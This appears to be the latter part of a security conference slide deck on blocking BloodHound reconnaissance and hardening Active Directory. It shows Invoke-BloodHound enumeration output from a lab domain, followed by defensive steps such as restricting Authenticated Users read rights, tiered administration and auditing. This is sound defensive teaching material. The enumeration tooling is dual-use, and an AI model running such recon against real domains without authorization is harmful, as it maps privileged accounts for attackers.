Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for theacme.io
Status: 101 objects enumerated (+101 ∞/s --- Using 274 MB RAM )
Finished enumeration for theacme.io in 00:00:00.8982621
2 hosts failed ping. 0 hosts timedout.
Compressing data to C:\Bloodhound\20190908001842_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```



Move AD Admin Accounts to Secured OU

theacme.io			
>	Accounts		
▼	AD Management		
	Admin Accounts		
	Admin Groups		
>	Admin Workstations		
>	Branch Offices		
>	Builtin		
>	Computers		
>	Disabled		
>	Domain Controllers		
		Name	Type
		BesAdmin	User
		CommVault	User
		CyberArkReconcile	User
		RMSAdmin	User
		Sean	User
		SecScan	User
		svcMOM	User
		Thrawn	User
		TrimarcAdmin	User

```
PS C:\Bloodhound> Invoke-BloodHound
Initializing BloodHound at 12:27 AM on 9/8/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for theacme.io
Status: 100 objects enumerated (+100 ∞/s --- Using 293 MB RAM )
Finished enumeration for theacme.io in 00:00:00.4759428
2 hosts failed ping. 0 hosts timedout.
Compressing data to c:\Bloodhound\20190908002754_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```


Find


Find what:


☐ Match case

☐ Wrap around

Direction

☐ Up ☒ Down





Fully Blocking Recon Requires Removing
Authenticated User Rights on the Group and
User Objects (at least MemberOf attribute)

Detecting Recon at this Point

- When Authenticated Users no longer have read access & attempt viewing the object, they fail.
- Set Auditing to Success & Failure on monitored groups/accounts.

Principal: Everyone [Select a principal](#)

Type:

All



Applies to:

This object and all descendant objects



Breaking Bloodhound (Recon)

- Administrative Group/Account Enumeration
 - Remove Authenticated Users from having rights on the groups (add a new “auditing” group so it can view the members).
 - Place admin accounts/groups into secured OU that Authenticated Users can’t view.
- Local Administrators Group Membership
 - Implement host-based firewall & block all inbound traffic by default.
 - Windows 10 v1507 and newer: Only Local Admins can enumerate.
- Account to Computer Logon Recon (NetSessionEnum)
 - Net Cease (<https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b>).
 - Remove Authenticated Users from NetSessionEnum on DCs & Servers.
- GPO Security Permission/Setting Enumeration
 - Remove Authenticated Users (this also prevents GPO from applying).
 - Add new computer group that needs to apply the GPO.

Allow Blue Team & Auditors Recon/Review

- Ensure there is a custom group that can view all objects where default permissions have changed.
- Recommend different groups to enable different read access:
 - Secure OU
 - AD Privileged Groups (AdminSDHolder)
 - Local Administrators Group Membership
 - NetSessionEnum for DCs & Servers
 - GPO View Access
- Adding audit accounts to these group enables Bloodhound/Recon type access.

Securing & Hardening Active Directory

TEST before deploying

Secure AD Admin OU

- Create a new top-level OU in the domain.
 - Examples: Management, AD Management, Administration, etc.
- Modify security so Authenticated Users don't have view access.
 - Remove Authenticated Users from the OU permissions.
- Block GPO Inheritance. Create, apply, & link Admin OU specific GPOs.
- Create child OUs
 - Admin Servers
 - Admin Workstations
 - Admin Accounts
 - Admin Groups
- Place all AD Admin related objects (users/groups) in this OU structure.
- ONLY AD Admins have:
 - Modify rights to this OU structure.
 - Modify/Owner rights to GPOs linked to this OU.

Note: Default groups are expected to be in their default location, so be careful when moving them

Secure AD Administration

- Separate accounts for each administrative tier
 - Tier 2: Workstations
 - Tier 1: Servers
 - Tier 0: AD/Domain Controllers, PKI, ADFS, AAD Connect, etc.
- Admin Workstation (or equivalent).
- Block AD Admin groups from logging on to workstations & servers via Group Policy.
- Limit DC management protocols (RDP, WMI, WinRM) to AD admin systems/subnets.

Securing AD: Level 1

- Randomize computer local Administrator account passwords. (Microsoft LAPS)
- Minimize groups (& users) with DC admin/logon rights.
- Separate user & admin accounts.
- No user accounts in admin groups.
- Admin accounts = “sensitive & cannot be delegated”.
- All AD Admin accounts added to “Protected Users” group.
- Long, complex (>25 characters) passwords for SAs.
- Set GPO to prevent local accounts from connecting over network to computers.

Securing AD: Level 2

- Service Accounts (SAs):
 - Leverage “(Group) Managed Service Accounts”.
 - Implement Fine-Grained Password Policies (DFL >2008).
 - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
 - Ensure passwords are >25 characters.
- Ensure all computers are talking NTLMv2 & Kerberos, deny LM/NTLMv1.
- Disable all SMBv1.
- Separate Admin workstations for administrators (locked-down & no internet).
- No Domain Admin service accounts on non-DCs.
- Limit management protocol access on DCs to admin subnets.
 - RDP, WMI, WinRM, etc

Securing AD: Level 3

- Complete separation of administration
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or admin server).
- Time-based, temporary group membership.
- Restrict workstation to workstation communication with host firewalls
 - AD clients don't need special rules, default block All inbound works.
- Implement network segmentation.


Protect Admin Creds

- Ensure all admins only log onto approved admin workstations & servers.
- Add all admin accounts to Protected Users group (requires Windows 2012 R2 DCs).
- Admin workstations & servers:
 - Control & limit access to admin workstations & servers.
 - Remove NetBIOS over TCP/IP
 - Disable LLMNR.
 - Disable WPAD.

Additional Mitigations

- Enable NTLM Auditing on DCs.
- Enable SMB Auditing on DCs & file servers.
- Enable PowerShell logging everywhere & send to SIEM.
- Monitor scheduled tasks on sensitive systems (DCs, etc).
- Block internet access to DCs & servers.
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Use PingCastle (<https://pingcastle.com/>) and Bloodhound (<https://github.com/BloodHoundAD>) to help identify problematic AD configurations.

Conclusion



- Fix the easy stuff. Work on getting the others resolved.
- Default Authenticated Users rights enable all AD forest (& users across trusts!) read/recon access.
- This can be changed (test first!)
- Audit/block recon for all, enable for allowed/approved uses.
- Encrypt DC storage on all DCs.
- Enhance AD monitoring throughout.
- Monitor DC reboots/AD service restarts.

Sean Metcalf (@Pyrotek3)
s e a n @ trimarcsecurity. com
TrimarcSecurity.com
www.ADSecurity.org



Slides: Presentations.ADSecurity.org